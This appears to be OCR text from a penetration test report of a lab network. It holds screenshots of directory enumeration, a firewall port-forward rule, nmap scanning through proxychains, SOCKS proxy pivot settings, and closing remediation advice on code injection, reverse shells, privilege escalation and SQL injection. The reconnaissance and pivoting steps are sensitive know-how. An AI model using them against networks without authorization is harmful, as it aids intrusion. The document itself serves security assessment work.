

1 2 3 4
14:59
kali@kali1: ~
File Actions Edit View Help
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.122.47/ ----
==> DIRECTORY: http://192.168.122.47/cats/
==> DIRECTORY: http://192.168.122.47/console/
+ http://192.168.122.47/index.html (CODE:200|SIZE:629)
+ http://192.168.122.47/server-status (CODE:403|SIZE:279)
---- Entering directory: http://192.168.122.47/cats/ ----
+ http://192.168.122.47/cats/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.122.47/cats/crossdomain.xml (CODE:200|SIZE:611)
==> DIRECTORY: http://192.168.122.47/cats/css/
==> DIRECTORY: http://192.168.122.47/cats/doc/



1 2 3 4
16:31
pfSense.localdomain - Firewall: NAT: Port Forward: Edit — Mozilla Firefox
192.168.122.47/console/
pfSense.localdomain - Fi
192.168.2.1/firewall_nat_edit.php?id=5
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
No RDR (NOT)
Disable redirection for traffic matching this rule
This option is rarely needed. Don't use this without thorough knowledge of the implications.
Interface
WAN
Choose which interface this rule applies to. In most cases "WAN" is specified.
Protocol
TCP
Choose which protocol this rule should match. In most cases "TCP" is specified.
Source
Display Advanced
Destination
Invert match.
WAN address
Type
Address/mask
Destination port range
Other
From port
1111
Custom
Other
To port
1111
Custom
Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.
Redirect target IP
192.168.2.78
Enter the internal IP address of the server on which to map the ports.
e.g.: 192.168.1.12
Redirect target port
Other
Port
1111
Custom



kali@kali1: ~
File Actions Edit View Help
(kali㉿kali1)-[~/Desktop/PenTest]
$ cat scope | awk -F ":" '{print $1}' | awk -F " " '{print $4}' | sort -V > internal_targets
(kali㉿kali1)-[~/Desktop/PenTest]
$ cat internal_targets | xargs mkdir
(kali㉿kali1)-[~/Desktop/PenTest]
$ for i in 192.*;do echo $i > ./$i/scope; done
(kali㉿kali1)-[~/Desktop/PenTest]
$ ls
192.168.1.1 192.168.1.111 192.168.1.124
192.168.1.101 192.168.1.117 192.168.1.125
192.168.1.102 192.168.1.121 internal_targets
192.168.1.108 192.168.1.122 scope
192.168.1.109 192.168.1.123
(kali㉿kali1)-[~/Desktop/PenTest]
$


kali@kali1: ~
File Actions Edit View Help
GNU nano 5.9 /etc/proxychains4.conf
proxychains.conf VER 4.x
#
HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
The option below identifies how the ProxyList is treated.
only one option should be uncommented at time,
otherwise the last appearing option will be accepted
#
dynamic_chain
#
Dynamic - Each connection will be done via chained proxies
all proxies chained in the order as they appear in the list
at least one proxy must be online to play in chain
(dead proxies are skipped)
otherwise EINTR is returned to the app
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify


Apache2 Ubuntu Default Page: It works — Mozilla Firefox
192.168.1.101/
Apache2 Ubuntu Default Pac
192.168.1.121/
192.168.1.125 - /
192.168.1.111
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Apache2 Ubuntu Default Page
ubuntu
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled


kali@kali1: ~
File Actions Edit View Help
(kali㉿kali1)-[~/Desktop/PenTest]
$ cat internal_targets
#192.168.1.1
192.168.1.101
192.168.1.102
192.168.1.108
192.168.1.109
192.168.1.111
192.168.1.117
192.168.1.121
192.168.1.122
192.168.1.123
192.168.1.124
192.168.1.125
(kali㉿kali1)-[~/Desktop/PenTest]
$ sudo proxychains nmap -iL internal_targets -p 80,443,8080,7080,8443,8006,9000,9090,10000 -sT -Pn --open | tee http_servers
[proxychains] config file found: /etc/proxychains4.conf


Mozilla Firefox
192.168.1.101/
Apache2 Ubuntu Default Pa
192.168.1.121/
192.168.1.125 - /
192.168.1.101
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Remote System Administration Login
Username
Password
Login


Settings — Mozilla Firefox
Settings
Firefox
about:preferences
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Connection Settings
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
Port
0
Also use this proxy for HTTPS
HTTPS Proxy
Port
0
SOCKS Host
127.0.0.1
Port
9080
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Cancel
OK

Recommendations Based on Findings

1. Remediate Remote Code Injection Vulnerability:

- **Description:** The successful execution of remote code injections needs immediate attention.
- **Recommendation:** Implement stringent input validation and sanitize all user inputs to prevent malicious code injection. Regularly update and patch all software and operating systems to mitigate known vulnerabilities.

2. Secure Shell Access:

- **Description:** The establishment of persistent reverse shells on multiple targets exposes the systems to potential unauthorized access.
- **Recommendation:** Regularly monitor and log shell access and network traffic for any suspicious activities. Update and strengthen firewall rules to block unauthorized shell access.

3. Privilege Escalation Mitigation:

- **Description:** Root/admin level privilege escalation on specific targets is critical and could allow malicious actors full control over the systems.
- **Recommendation:** Employ the principle of least privilege and configure robust user access controls. Regularly audit and monitor user activities, especially those with elevated privileges, and apply security patches promptly.

4. Secure SSH Reverse Tunnel and Proxychains Utility:

- **Description:** The configuration of an SSH reverse tunnel for enhanced Proxychains utility can be exploited if not secured properly.
- **Recommendation:** Restrict and monitor the use of SSH reverse tunnels and implement multi-factor authentication. Regularly update Proxychains to the latest stable version to mitigate any known vulnerabilities.

5. Secure Hidden Directories and Files:

- **Description:** Concealed directories on target networks were enumerated, and files with special SUID permissions were located and analyzed.
- **Recommendation:** Configure appropriate access controls and permissions for sensitive directories and files. Regularly review and update permissions and remove any unnecessary SUID bits from files to mitigate the risk of unauthorized access and modification.

6. SQL Injection Vulnerability:

- **Description:** SQL injection (SQLi) vulnerability was detected and exploited, allowing unauthorized access to the target database.
- **Recommendation:** Employ parameterized queries and input validation to mitigate SQL injection risks. Regularly perform code reviews and use web application firewalls to detect and block SQL injection attacks.

7. Strengthen Network Security Posture:

- **Description:** Successful pivoting attempts and the identification of running services and their versions highlight the need to secure the network better.
- **Recommendation:** Implement network segmentation to contain lateral movements within the network and apply stringent access controls and firewall rules to secure the network perimeter.

8. Secure HTTP Services:

- **Description:** Hidden directories in targets offering HTTP services were located and assessed, which could potentially be exploited.
- **Recommendation:** Configure robust security settings for web servers, employ HTTPS, and regularly update web server software. Use security headers and employ proper access controls to secure sensitive directories and information.

9. Regular Security Audits and Monitoring:

- Regularly conduct security audits and vulnerability assessments to identify and mitigate any new vulnerabilities and ensure the continuous improvement of security posture.
- Implement advanced threat monitoring solutions to detect and respond to any unauthorized or suspicious activities promptly.

10. Security Awareness and Training:

- Conduct regular security awareness training for all users to prevent social engineering attacks and to foster a culture of security within the organization.

11. Incident Response Plan:

- Develop and regularly update a comprehensive incident response plan to ensure prompt and effective response to any security incidents, minimizing the impact of any potential breaches.

Conclusion:

The outlined recommendations aim to address the identified vulnerabilities and strengthen the overall security posture of the organization against future threats.

Prioritizing the implementation of these recommendations will help in safeguarding the organization’s information assets and maintaining the integrity, confidentiality, and availability of its systems and data.